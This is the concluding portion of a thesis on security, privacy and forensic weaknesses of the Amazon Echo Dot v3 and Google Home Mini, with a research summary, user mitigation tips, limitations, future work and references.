The security penetration test and the digital forensic research performed in chapter four have confirmed the distinct academic articles presented in chapter two (literature Review). Separate authors and academic have pointed out the varied security issues that face the SPA devices. Thereby, this studio complements the observations done for the industry and academy where numerous issues were named. The distinct threats that face the SPA devices are reals, and every stage of the SPA's ecosystem is vulnerable to different drawbacks. There is still a long way to fix all those security and privacy issues. However, it suggest that those issues are opportunities to improve the distinct technologies associated with SPA devices. Today the biggest issue is the authentication, which is something that industry must address. Similarly, the software of the speech recognition must be improved to solve distinct problems. The security and privacy issues of two specific SPAs (Amazon-Echo-Dot v3 and Google-Home-Mini) have been established, discuss and demonstrate. It hope that the information contained in this document could be useful for future research not only related to SPA devices but also the distinct technologies associated with the digital-personal-assistant.

Furthermore, it is essential to mention that most people and household are not aware of the distinct threats that these devices might bring to the security. Most people only can see the advantages, but unfortunately, few users could be aware of these issues.

Finally, although the companies that build these devices have stated that the information is fully encrypted, that information is not accurate as was demonstrated in distinct tests. Most people believe in that statement putting the security and privacy at risk.

Chapter 6 Conclusion and future research

6.0 INTRODUCTION

Chapter six ends the research whose target was the integrity, privacy, and security evaluation of two SPA devices (Amazon-Echo-Dot v3 and Google-Home-Mini) and the issues derived for that situation that could compromise user's information. Likewise, the second aim was to have evidence of the distinct artefacts that might be collected to run digital forensic researches for those both gadgets.

Chapter one introduced a background around the SPA devices and the knowledge associated with the flourishing of this new technology. The second part of chapter one stablished the reasons to develop this topic as a thesis project. Ending chapter one, the structure of the thesis was presented.

Chapter two explored the literature review associated with SPA devices in concordance with the distinct threats that it faces these two devices. Several academic articles were presented to build a framework that could indicate the flaws at the level of security, integrity and privacy of user information managed by the SPAs. Chapter two also has introduced the SPA's ecosystem, where it is possible to identify and classify those risks. Similarly, distinct academic articles were presented to support digital forensic research in this document.

Chapter three presented distinct research methodologies, and it explained why the ISSAF methodology was used in this research, to capture traffic, app analysis, device scanning, web analysis and wireless traffic analysis to collect information using security penetration tests. Likewise, the questions researches were introduced. Furthermore, all the procedure to obtain the data since the places, physical components to perform the security penetration tests and the steps to analyse the data were illustrated. Finally, some limitations were presented.

Chapter four developed and carried out distinct security penetration tests. The security penetration tests were divided into every SPA's ecosystem stage. Thus, in the first ecosystem stage (interaction between user and SPA device), four security penetration tests were carried out. The second stage of the SPA’s ecosystem, six security penetration tests were done. Adversarial ML and adversarial NLP attacks were described in phase three of the SPA´s ecosystem, where it demonstrated the deficiencies that face these two devices. The digital forensic tests relate the distinct threats which are associated with the SPA’s ecosystem in stage four.

Chapter five, in the first part, answered the five research questions. The second part examined the findings discover in chapter four. The third part raised the outcomes of the digital forensic tests showed in chapter four.

6.1 SUMMARY OF RESEARCH

The advancement of technology in diverse human fields has driven the creation of new physical devices. One of those new devices that have become popular is the SPA. The target in this studio was to put in evidence the risks to which people and families that have these devices in their households or workplaces are exposed.

The SPAs target in this studio were two, Amazon-Echo-Dot v3 and Google-Home-Mini. Through various security penetration tests was possible established that SPA devices it suffers from mechanisms that can provide security and confidence to the users of those two devices. On the other hand, digital forensic research in those two SPA devices established the complex work that is to obtain meaningful data to be presented in a court of law.

The topic was presented in chapter one, where a background of SPA was illustrated with its corresponding associate technologies. Similarly, the reasons why this topic was chosen are shown in the motivation part. The conclusion part ended chapter one.

The literature review was exposed in chapter two. Various academic articles were presented and discussed to settle a framework which supported the different security penetration tests on both SPA devices. The multiple security penetration tests were divided among the distinct stages that compound the SPA's ecosystem. Likewise, some researches were introduced and analysed to have a procedure to collect information to run a digital forensic examination in SPA devices.

The first part of chapter three was the presentation and discussion of specific academic articles which gave data to validate in subsequent tests. The research questions were presented in the second part of the section. The third part of the chapter was dedicated to choosing the research methodology among four possible research methodologies, among them ISSAF, OSSTMM, BHM and GNST, after the characteristics of each methodology were exposed; this studio gave reason to choose ISSAS as a research methodology.

In chapter four, numerous security penetration tests were performed. The security penetration tests were divided among the distinct stages that conform to the SPA's ecosystem. Thus, section 4.2.1 executed four security penetration tests, which the common factor is the interaction between the user using the voice to emit command towards the SPA device. Section 4.2.2 developed a total of six security penetration tests which validated how the SPA transmits and manager internally the data emit by the users. Part 4.2.3 analysed the weaknesses associated with speech recognition; specifically, the issues related to the adversarial ML and adversarial NLP.

In chapter five, the first part, the research questions were answered. The second part of chapter five presented and analysed the finding. The result of the digital forensic investigation was exposed in the third part of this chapter.

What can we do as end-users to mitigate or improve our security and privacy in the face of SPA risks?

There are some ways as end-users we can apply to reduce the risk that we face to the SPA.

- Do not share personal information with the SPA devices.

- Unplugged the device if nobody is using it.
- Educate people about the risk of using those devices.
- Do not install apps from third parties.
- Install the device in places where it cannot be manipulated by external agents

6.3 LIMITATIONS OF THE RESEARCH

The target of this study was to have evidence that could indicate the flaws in the security and privacy of two specific SPA devices. Although were made various security penetration tests that put in evidence the drawbacks of those devices; some limitations were found during the elaboration of this document that prevented collecting more valuable information to improve the results of this work.

In chapter two – literature review-, it was possible to find numerous academic articles that addressed the security issues of SPA devices. However, the researches related to the topic of digital forensic analysis related to SPA devices are limited compared with the security penetration tests. Similarly, most of the articles that mention the digital forensic part have limitations, and there is not enough information that might be reproduced in the real world. In other words, there is no sustainable evidence to indicate that what these studies claim can be replicated or in some cases are only statements.

Teardown of the SPA devices, also, it was out of this research due to the lack of qualified training to carry out that task in dividing the physical components of the SPA devices; also, there were either no specific tools to develop this activity or a place to execute this work.

Chapter four exposed some limitations for this research. The execution of the security penetration test 4.2.1.2 (Hidden voice command), after reading all the documentation related to this weakness, it was clear that to have a successful attack some specific hardware must use which it was not in the scope of this research for time and budget. Another security penetration test that had some difficulties to be reproduced it was indecipherable sound (4.2.1.4). The reason is that before launching the attack, the voice command must be recorded and modified by an application to avoid being recognised by the human ear but yet available to be processed by the SPA device. Although it was possible to alter the voice command enough to be undeciphered by user´s ear, it could not be accepted by the SPA. In this manner, to have a successful attack is mandatory to use specific software, which is out of this research by time and financial resources.

Similarly, digital forensic research had some limitations that are important to stand out. This work could establish that there is currently no significant number of free or validation tools that are exclusive to capture information from web browsers. Also, it was not possible to make a memory dump to obtain information related to SPA devices when the users use them via web browsers.

6.4 FUTURE RESEARCH

This last point of this chapter mentions the possibilities that bring this study to elaborate on new ideas and improve the knowledge around the distinct technologies associated with the SPA devices.

Even though the information compiled, generated and analysed in this document may be valuable, there are still many drawbacks and issues that SPA devices and associated technologies are facing; and that this document could not encompass. Thus, new research may continue with the information contained in this document.

The most popular SPA devices are the Amazon-Echo-Dot and Google-Home-Mini (studied in this document). However, there are more SPA devices in the market with distinct operating systems and physical characteristic, such as HomePad of Apple, which could be interesting to analyse and compare with the other ones.

Considering that these devices become more popular, new threats are more likely to develop. Thus, for example, this investigation only covered one type of attack related to the Bluetooth component. However, Bluetooth technology today faces not only one threat but several which might reveal valuable information from those devices.

Disassemble the SPA devices could improve significantly the data collected that is managed by the SPA devices. However, the challenge is high, due to it have to overcome different obstacles, among them; knowledge to separate the SPA into its physical elements; specific tools to dissemble the devices; manual skills to manage the tools properly and, a special place to develop this work.

Another door that may open this work is the option to execute a deep studio in voice recognition and how to avoid threat as adversarial ML and adversarial NLP risks. Since shortly voice recognition will not only be in SPA devices but also in cars, smart homes, for example. Thus, a deep understanding of the disadvantages and advantages associated with voice recognition applications could bring a new field of the studio to analyse and reduce possible security flaws.

Similarly, digital forensic research could lead to another future research since the collection of artefacts in this document was tight. Thus, a studio of digital forensic tools focusses solely in recovery data of web activate – specifically of SPA devices – could generate knowledge which may be used in other forensic researches. In the same way, this study exposure that every web browser, even in the distinct operating system, has a different means to store, manage and save user's web activity. Due to those consequences, a general studio about how the web browsers store, manipulate and preserve the data may prompt a general framework to help the digital forensic researcher.

Finally, an in-depth study of user information protection policies, managed by companies such as Amazon and Google, could point out new risks to the information managed by those companies relate to the SPAs.

REFERENCES

Afonin, O., 2017. New Security Measures in Ios 11 and Their Forensic Implications (Online; accessed 13-May-2019). https://blog.elcomsoft.com/2017/09/newsecurity-measures-in-ios-11-and-their-forensic-implications/

Agarwal, A., Gupta, M., Gupta, S., & Gupta, S. C. (2011). Systematic digital forensic investigation model. *International Journal of Computer Science and Security (IJCSS),* 5(1), 118-131.

Alepis, E., & Patsakis, C. (2017). Monkey says, monkey does: security and privacy on voice assistants. IEEE Access, 5, 17841-17851.

Amazon. About Alexa Voice Profiles. Retrieved October 23, 2019, from https://www.amazon.com/gp/help/customer/display.html?nodeId=202199440

Analyticphysics Retrieved October 23, 2019, from http://analyticphysics.com/Diversions/Accessing%20Amazon%20Echo%20Data%20with%20JavaScript.htm

Analyticphysics.com. Retrieved October 23, 2019, from http://analyticphysics.com

Angelica Lai. Sneaky Kid Orders $350 Worth of Toys on Her Mom's Amazon Account. Retrieved October 23, 2019 https://mom.me/news/271144-sneaky-kid-orders-350-worth-toys-her-moms-amazon-account/, 2018.

Apple, 2017a. Apple Homekit Retrieved October 23, 2019, from https://developer.apple.com/homekit/.

Apthorpe, N., Reisman, D., & Feamster, N. (2017). A smart home is no castle: Privacy vulnerabilities of encrypted iot traffic. arXiv preprint arXiv:1705.06805.

Armis. Retrieved October 23, 2019, from https://www.armis.com/blueborne/

Augenstein, S., 2016, December 28. Could Amazon Echo Be a Witness in Arkansas Murder Case? Retrieved October 23, 2019 from: https://www.forensicmag.com/news/2016/12/ could-amazon-echo-be-witness-arkansas-murder-case.

Awasthi, A., Read, H. O., Xynos, K., & Sutherland, I. (2018). Welcome pwn: Almond smart home hub forensics. *Digital Investigation*, 26, S38-S46.

Barcena, M. B., & Wueest, C. (2015). Insecurity in the Internet of Things. Security response, symantec. *March, 2015. [Online]. Available*.

Bret Kinsella. Amazon Introduces Skill Connections so Alexa Skills Can Work Together. Retrieved October 23, 2019, from https://voicebot.ai/2018/10/04/amazon-introduces-skill-connections-so-alexa-skills-can-work-together/

Buhr, Sarah. “An Amazon Echo May Be the Key to Solving a Murder Case.” TechCrunch Retrieved October 23, 2019 from http://social.techcrunch.com/2016/12/27/an-amazon-echo-may-bethe-key-to-solving-a-murder-case/.

Callegati, F., Cerroni, W., & Ramilli, M. (2009). Man-in-the-Middle Attack to the HTTPS Protocol. IEEE Security & Privacy, 7(1), 78-81.

Carl, G., Kesidis, G., Brooks, R. R., & Rai, S. (2006). Denial-of-service attack-detection techniques. *IEEE Internet computing*, 10(1), 82-89.

Carlini, N., & Wagner, D. (2018, May). Audio adversarial examples: Targeted attacks on speech-to-text. In *2018 IEEE Security and Privacy Workshops (SPW*) (pp. 1-7). IEEE.

Chen, S., Ren, K., Piao, S., Wang, C., Wang, Q., Weng, J., & Mohaisen, A. (2017, June). You can hear but you cannot steal: Defending against voice impersonation attacks on smartphones. *In 2017 IEEE 37th International Conference on Distributed Computing Systems (ICDCS)* (pp. 183-195). IEEE

Chung, H., & Lee, S. (2018). Intelligent virtual assistant knows your life. *arXiv preprint arXiv:1803.00466.*

Chung, H., Park, J., & Lee, S. (2017). Digital forensic approaches for Amazon Alexa ecosystem. *Digital Investigation*, 22, S15-S25

Clinton, I., Cook, L., & Banik, S. (2016). A survey of various methods for analyzing the amazon echo. Viitattu, 4, 2018.

Cook, T., 2016. A Message to Our Customers; the Need for Encryption Retrieved October 23, 2019, from https://www.apple.com/customer-letter/.

Cufoglu, A. (2014). User profiling-a short review. *International Journal of Computer Applications*, 108(3).

Creswell, J. W. (2003). Research Design: Qualitative. Quantitative, and mixed methods.

Denning, T., Kohno, T., & Levy, H. M. (2013). Computer security and the modern home. *Communications of the ACM*, 56(1), 94-103.

Digital Forensics Research Workshop. “A Road Map for Digital Forensics Research” 2001.

dj_skully, 2016. Understanding the Uart/jtag/pinouts on the Amazon Retrieved October 23, 2019, from https://www.echotalk.org/index.php?topic=443.0

DolphinAttack: Inaudible Voice Command Retrieved October 23, 2019, from https://www.youtube.com/watch?v=21HjF4A3WE4

Edu, J. S., Such, J. M., & Suarez-Tangil, G. (2019). Smart Home Personal Assistants: A Security and Privacy Review. *arXiv preprint arXiv*:1903.05593.

eharmony. The future of dating report 2018: smart devices will predict if your relationship is on the rocks. Retrieved October 23, 2019, from https://www.eharmony.co.uk/dating-advice/dating/the-future-of-dating-report-2018-smart-devices-to-predict-if-your-relationship-is-on-the-rocks?,

F. Itakura, Minimum Prediction Residual Principle Applied to Speech Recognition, *IEEE Trans. Acoustics, Speech and Signal Proc.,* Vol. ASSP-23, pp. 57-72, Feb. 1975.

F. Jelinek, Continuous Speech Recognition by Statistical Methods, *Proceedings of the IEEE*, *64*(4), 532-556.

F. Jelinek, L. R. Bahl, and R. L. Mercer, Design of a Linguistic Statistical Decoder for the Recognition of Continuous Speech, *IEEE Trans. On Information Theory*, Vol. IT-21, pp. 250-256, 1975.

Feng, H., Fawaz, K., & Shin, K. G. (2017, October). Continuous authentication for voice assistants. In Proceedings of the 23rd Annual International Conference on Mobile Computing and Networking (pp. 343-355). ACM.

Feng, W. C., Goel, A., Bezzaz, A., Feng, W. C., & Walpole, J. (2003, August). TCPivo: A high-performance packet replay engine. In Proceedings of the *ACM SIGCOMM workshop on Models, methods and tools for reproducible network research* (pp. 57-64). ACM.

Fernandes, E., Jung, J., & Prakash, A. (2016, May). Security analysis of emerging smart home applications. In 2016 *IEEE symposium on security and privacy (SP)* (pp. 636-654). IEEE.

Ford, M., & Palmer, W. (2019). Alexa, are you listening to me? An analysis of Alexa voice service network traffic. *Personal and Ubiquitous Computing*, 23(1), 67-79.

fromtexttospeech.com Retrieved October 23, 2019, from http://www.fromtexttospeech.com/

Gong, Y., & Poellabauer, C. (2017). Crafting adversarial examples for speech paralinguistics applications*. arXiv preprint arXiv:*1711.03280.

Goodfellow, I., McDaniel, P., & Papernot, N. (2018). Making machine learning robust against adversarial inputs. *Communications of the ACM*, 61(7), 56-66.

Google, 2017. Onhub Retrieved October 23, 2019, from https://on.google.com/hub/.

Google. Set up multiple users for your speaker or smart display. Retrieved October 23, 2019 https://support.google.com/assistant/answer/9071681, 2017.

Gugelmann, D., Gasser, F., Ager, B., & Lenders, V. (2015). Hviz: HTTP (S) traffic aggregation and visualization for network forensics. *Digital Investigation*, 12, S1-S11.

H. Dudley, R. R. Riesz, and S. A. Watkins, A Synthetic Speaker, *Journal of the Franklin Institute*, *227*(6), 739-764.

H. Dudley, The Vocoder, Bell Labs Record, Vol. 17, pp. 122-126, 1939.

Haack, W., Severance, M., Wallace, M., & Wohlwend, J. (2017). Security analysis of the Amazon Echo. *Allen Institute for Artificial Intelligence*

Hachman, Mark. “The Microsoft-Amazon Deal Leaves Cortana Speakers with One Advantage: Skype.” PCWorld Retrieved October 23, 2019, from https://www.pcworld.com/article/3221284/windows/the-microsoft-amazon-deal-leaves-cortana-speakers-with-one-advantageskype.html.

Helena Horton. Amazon Alexa recorded owner’s conversation and sent to ’random’ contact, couple complains. Retrieved October 23, 2019 https://www.telegraph.co.uk/news/2018/05/25/amazon-alexa-recorded-owners-conversation-sent-random-contact/, 2018

Hidden Voice Commands Retrieved October 23, 2019, from http://www.hiddenvoicecommands.com/

Hirschberg, J., & Manning, C. D. (2015). Advances in natural language processing. *Science, 349*(6245), 261-266.

Hong, S. S., & Wu, S. F. (2005, September). On interactive internet traffic replay. In *International Workshop on Recent Advances in Intrusion Detection* (pp. 247-264). Springer, Berlin, Heidelberg.

Hoy, M. B. (2018). Alexa, siri, cortana, and more: An introduction to voice assistants. *Medical reference services quarterly*, 37(1), 81-88.

Human Right Watch. China: Voice biometric collection threatens privacy. Retrieved October 23, 2019, from https://www.hrw.org/news/2017/10/22/china-voice-biometric-collection-threatens-privacy

Hyde, J., Moran, B., 2017. Alexa, Are You Skynet? Retrieved October 23, 2019, from https://www.sans.org/summit-archives/file/summit-archive-1498230402.pdf.

Inaudible BackDoor Sound: Opportunities, Threat, and Defense Retrieved October 23, 2019, from https://www.youtube.com/watch?v=_FrKySibcb8&t=1s

J. G. Wilpon, L. R. Rabiner, C. H. Lee and E. R. Goldman, Automatic Recognition of Keywords in Unconstrained Speech Using Hidden Markov Models, *IEEE Trans. On Acoustics, Speech and Signal Processing*, Vol. 38, No. 11, pp. 1870-1878, November 1990.

J. Sakai and S. Doshita, The Phonetic Typewriter, Information Processing1962, Proc. IFIP Congress, Munich, 1962.

Forgie, J. W., & Forgie, C. D. (1959). Results obtained from a vowel recognition computer program. *The Journal of the Acoustical Society of America*, *31*(11), 1480-1489.

Jadeja, M., & Varia, N. (2017). Perspectives for Evaluating Conversational AI. *arXiv preprint arXiv*:1709.04734.

Nagata, K., Kato, Y., & Chiba, S. (1964, October). Spoken digit recognizer for Japanese language. In *Audio Engineering Society Convention 16*. Audio Engineering Society.

Kamm, C. (1995). User interfaces for voice applications. *Proceedings of the National Academy of Sciences*, 92(22), 10031-10037.

Kebande, V. R., & Ray, I. (2016, August). A generic digital forensic investigation framework for internet of things (iot). In 2016 *IEEE 4th International Conference on Future Internet of Things and Cloud (FiCloud)* (pp. 356-362). IEEE.

Këpuska, V., & Bohouta, G. (2018, January). Next-generation of virtual personal assistants (microsoft cortana, apple siri, amazon alexa and google home). In 2018 *IEEE 8th Annual Computing and Communication Workshop and Conference (CCWC*) (pp. 99-103). IEEE.

Lars, 2014a. Console Port - Almondþ 2014 Retrieved October 23, 2019, from). https://wiki.securifi.com/index.php?title¼Console_port\-\Almond\%2B\2014.

Lau, J., Zimmerman, B., & Schaub, F. (2018). Alexa, are you listening? Privacy perceptions, concerns and privacy-seeking behaviors with smart speakers. *Proceedings of the ACM on Human-Computer Interaction, 2*(CSCW), 102

LCDI, 2016. Amazon Echo Forensics Retrieved October 23, 2019, from https://lcdiblog.champlain.edu/w-content/uploads/sites/11/2016/05/EDITED_Amazon_Echo_Report-1.pdf

Lei, X., Tu, G. H., Liu, A. X., Li, C. Y., & Xie, T. (2017). The insecurity of home digital voice assistants-amazon alexa as a case study. *arXiv preprint arXiv:1712.03327* (2017).

Liptak, Andrew. "Amazon's Alexa Started Ordering People Dollhouses after Hearing Its Name on TV." The Verge Retrieved October 23, 2019, from https://www.theverge.com/2017/1/7/14200210/amazon-alexa-tech-news-anchor-order-dollhouse.

Madaan, N., Ahad, M. A., & Sastry, S. M. (2018). Data integration in IoT ecosystem: Information linkage as a privacy threat. *Computer law & security review*, 34(1), 125-133.

Maleshkova, M., Pedrinaci, C., & Domingue, J. (2010, December). Investigating web apis on the world wide web. In 2010 Eighth *IEEE European Conference on Web Services* (pp. 107-114). IEEE.

Meffert, C., Clark, D., Baggili, I., & Breitinger, F. (2017, August). Forensic State Acquisition from Internet of Things (FSAIoT): A general framework and practical approach for IoT forensics through IoT device state acquisition. *In Proceedings of the 12th International Conference on Availability, Reliability and Security* (p. 56). ACM.

Memon, A. M., & Anwar, A. (2015). Colluding apps: Tomorrow's mobile malware threat. *IEEE Security & Privacy*, 13(6), 77-81.

Moblcy, M., Qu, L., Sit, E., & Wong, J. (1998). Dragon systems.

Modi, C., Patel, D., Borisaniya, B., Patel, A., & Rajarajan, M. (2013). A survey on security issues and solutions at different layers of Cloud computing. *The journal of supercomputing*, 63(2), 561-592.

Moore, Clayton. "The Most Useful Skills for Google Home." Digital Trends (May 3, 2017). https://www.digitaltrends.com/home/google-home-most-useful-skills/.

Nayak, G. N., & Samaddar, S. G. (2010, July). Different flavours of man-in-the-middle attack, consequences and feasible solutions. *In 2010 3rd International Conference on Computer Science and Information Technology* (Vol. 5, pp. 491-495). IEEE.

NY Times, Retrieved October 23, 2019, from https://www.nytimes.com/2017/04/12/business/burger-king-tv-ad-google-home.html.

Oh, J., Lee, S., & Lee, S. (2011). Advanced evidence collection and analysis of web browser activity. *digital investigation*, 8, S62-S70.

Oriwoh, E., Jazani, D., Epiphaniou, G., & Sant, P. (2013, October). Internet of things forensics: Challenges and approaches. In 9th *IEEE International Conference on Collaborative computing: networking, Applications and Worksharing* (pp. 608-615). IEEE.

Orr, D. A., & Sanchez, L. (2018). Alexa, did you get that? Determining the evidentiary value of data stored by the Amazon® Echo. *Digital Investigation*, 24, 72-78.

Ovadia, S. (2014). Automate the internet with "if this then that"(IFTTT). *Behavioral & social sciences librarian*, 33(4), 208-211.

Palladino, Valentina. "Google Pixel Buds Are Wireless Earbuds That Translate Conversations in Real Time." Ars Technica Retrieved October 23, 2019, from https://arstechnica.com/gadgets/2017/10/google-pixel-buds-are-wireless-earbuds-that-translate-conversations-inreal-time/.

Palmer, G. L. (2002). Forensic analysis in the digital world. *International Journal of Digital Evidence*, 1(1), 1-6.

Panjwani, S., Tan, S., Jarrin, K. M., & Cukier, M. (2005, June). An experimental evaluation to determine if port scans are precursors to an attack. In 2005 *International Conference on Dependable Systems and Networks* (DSN'05) (pp. 602-611). IEEE.

Papernot, N., McDaniel, P., & Goodfellow, I. (2016). Transferability in machine learning: from phenomena to black-box attacks using adversarial samples. *arXiv preprint arXiv:*1605.07277.

Papernot, N., McDaniel, P., Sinha, A., & Wellman, M. (2016). Towards the science of security and privacy in machine learning. *arXiv preprint arXiv*:1611.03814.

Pfeifle, A. (2018). Alexa, What Should We Do about Privacy: Protecting Privacy for Users of *Voice-Activated Devices. Wash*. L. Rev., 93, 421.

Praat: doing phonetics by computer Retrieved October 23, 2019, from http://www.fon.hum.uva.nl/praat/

Prandini, M., & Ramilli, M. (2010, June). Towards a practical and effective security testing methodology. In The *IEEE symposium on Computers and Communications* (pp. 320-325). IEEE.

Rathore, B., Brunner, M., Dilaj, M., Herrera, O., Brunati, P., Subramaniam, R., ... & Chavan, U. (2006). Information Systems Security Assessment Framework (ISSAF). Draft 0.2 B, 1, 2006.

Reith, M., Carr, C., & Gunsch, G. (2002). An examination of digital forensic models. International Journal of Digital Evidence, 1(3), 1-12.

Ritchey, R., O'Berry, B., & Noel, S. (2002, December). Representing TCP/IP connectivity for topological analysis of network security. In *18th Annual Computer Security Applications Conference*, 2002. Proceedings. (pp. 25-31). IEEE.

Rithvikvibhu Retrieved October 23, 2019, from https://rithvikvibhu.github.io/GHLocalApi/#top.

Román-Castro, R., López, J., & Gritzalis, S. (2018). Evolution and trends in IoT security. Computer, 51(7), 16-25.

Ronen, E., Shamir, A., Weingarten, A. O., & O’Flynn, C. (2017, May). IoT goes nuclear: Creating a ZigBee chain reaction. In 2017 *IEEE Symposium on Security and Privacy* (SP) (pp. 195-212). IEEE.

Roy, N., Hassanieh, H., & Roy Choudhury, R. (2017, June). Backdoor: Making microphones hear inaudible sounds. In Proceedings of the 15th *Annual International Conference on Mobile Systems, Applications, and Services* (pp. 2-14). ACM.

Roy, N., Shen, S., Hassanieh, H., & Choudhury, R. R. (2018). Inaudible voice commands: The long-range attack and defense. In 15th {USENIX} *Symposium on Networked Systems Design and Implementation* ({NSDI} 18) (pp. 547-560).

S. E. Levinson, L. R. Rabiner, and M. M. Sondhi, An Introduction to the Application of the Theory of Probabilistic Functions of a Markov Process to Automatic Speech Recognition, *Bell Syst. Tech. J.*, Vol. 62, No. 4, pp. 1035-1074, April 1983.

Schönherr, L., Kohls, K., Zeiler, S., Holz, T., & Kolossa, D. (2018). Adversarial attacks against automatic speech recognition systems via psychoacoustic hiding. *arXiv preprint arXiv*:1808.05665.

Schuba, C. L., Krsul, I. V., Kuhn, M. G., Spafford, E. H., Sundaram, A., & Zamboni, D. (1997, May). Analysis of a denial of service attack on TCP. In *Proceedings. 1997 IEEE Symposium on Security and Privacy* (Cat. No. 97CB36097)(pp. 208-223). IEEE.

Solove, D. J. (2008). Understanding privacy (Vol. 173). Cambridge, MA: Harvard university press.

Spence, Ewan. “Windows Phone Is Dead, Long Live Microsoft’s Smartphone Dream.”Forbes Retrieved October 23, 2019, from https://www.forbes.com/sites/ewanspence/2017/07/12/microsoftwindows-phone-windows10-mobile-strategy/.

Sutherland, I., Spyridopoulos, T., Read, H., Jones, A., Sutherland, G., & Burgess, M. (2015, August). Applying the ACPO guidelines to building automation systems. In *International conference on human aspects of information security, privacy, and trust* (pp. 684-692). Springer, Cham.

Szegedy, C., Zaremba, W., Sutskever, I., Bruna, J., Erhan, D., Goodfellow, I., & Fergus, R. (2013). Intriguing properties of neural networks. *arXiv preprint arXiv*:1312.6199.

Tang, B. (2017). The emergence of artificial intelligence in the home: Products, services, and broader developments of consumer oriented AI.

Tilley, Aaron. “How A Few Words to Apple’s Siri Unlocked a Man’s Front Door.” Forbes (September 21, 2016). https://www.forbes.com/sites/aarontilley/2016/09/21/applehomekit-siri-security/.

Todisco, M., Delgado, H., & Evans, N. (2017). Constant Q cepstral coefficients: A spoofing countermeasure for automatic speaker verification. *Computer Speech & Language,* 45, 516-535.

Toni Reid. Everything Alexa learned in 2018. https://blog.aboutamazon.com/devices/

Tung, Liam. “Google Home Mini Flaw Left Smart Speaker Recording Everything.” ZDNet (October 11, 2017). http://www.zdnet.com/article/google-home-mini-flaw-left-smartspeaker-recording-everything/.

Vaidya, T., Zhang, Y., Sherr, M., & Shields, C. (2015). Cocaine noodles: exploiting the gap between human and machine speech recognition. In 9th {USENIX} *Workshop on Offensive Technologies* ({WOOT} 15).

Venessa Wong. Burger King’s New Ad Will Hijack Your Google Home. Retrieved October 23, 2019 from https://www.cnbc.com/2017/04/12/burger-kings-new-ad-will-hijack-your-google-home.html, 2017.

Voicebot Retrieved October 23, 2019 from https://voicebot.ai/2018/09/02/amazon-alexa-now-has-50000-skills-worldwide-is-on-20000-devices-used-by-3500-brands/

Wolters, Maria Klara, Fiona Kelly, and Jonathan Kilgour. “Designing a Spoken Dialogue Interface to an Intelligent Cognitive Assistant for People with Dementia.” *Health Informatics Journal 22 no. 4* (December 1, 2016): 854–866. doi:10.1177/1460458215593329.

Yamada, T., Kumakura, M., & Kitawaki, N. (2006). Performance estimation of speech recognition system under noise conditions using objective quality measures and artificial voice*. IEEE Transactions on Audio, Speech, and Language Processing*, 14(6).

Yoffie, D. B., Wu, L., Sweitzer, J., Eden, D., & Ahuja, K. (2018). Voice War: Hey Google vs. Alexa vs. Siri.

Zawoad, S., & Hasan, R. (2015, June). Faiot: Towards building a forensics aware eco system for the internet of things. In *2015 IEEE International Conference on Services Computing* (pp. 279-284). IEEE.

Zhang, G., Yan, C., Ji, X., Zhang, T., Zhang, T., & Xu, W. (2017, October). Dolphinattack: Inaudible voice commands. *In Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (pp. 103-117). ACM.


Zhang, N., Mi, X., Feng, X., Wang, X., Tian, Y., & Qian, F. (2018). Understanding and mitigating the security risks of voice-controlled third-party skills on amazon alexa and google home. *arXiv preprint arXiv*:1805.01525.

Zhao, S., Yang, W., Wang, D., & Qiu, W. (2012, October). A new scheme with secure cookie against SSLStrip attack. In *International Conference on Web Information Systems and Mining* (pp. 214-221). Springer, Berlin, Heidelberg.

Zubairm, P., Bhat, H., & Lone, T. (2017). Cortana-intelligent personal digital assistant: A review. *International Journal of Advanced Research in Computer Science*, 8(7).

APPENDICES

Appendix 1. Evidence of installation of APPS applications into the mobile phone nexus four with the respective information can found in the next pictures.



18:58

About phone

Status
Phone number, signal, etc.

Legal information

Regulatory information

